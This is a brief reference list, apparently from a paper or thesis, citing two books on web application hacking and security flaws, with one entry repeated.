Scambray, J.; Shema, M.; Sima, C. (2006). *Hacking Expose Web Applications*. Ed. Mc-Graw-Hill/Osborne Media.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley.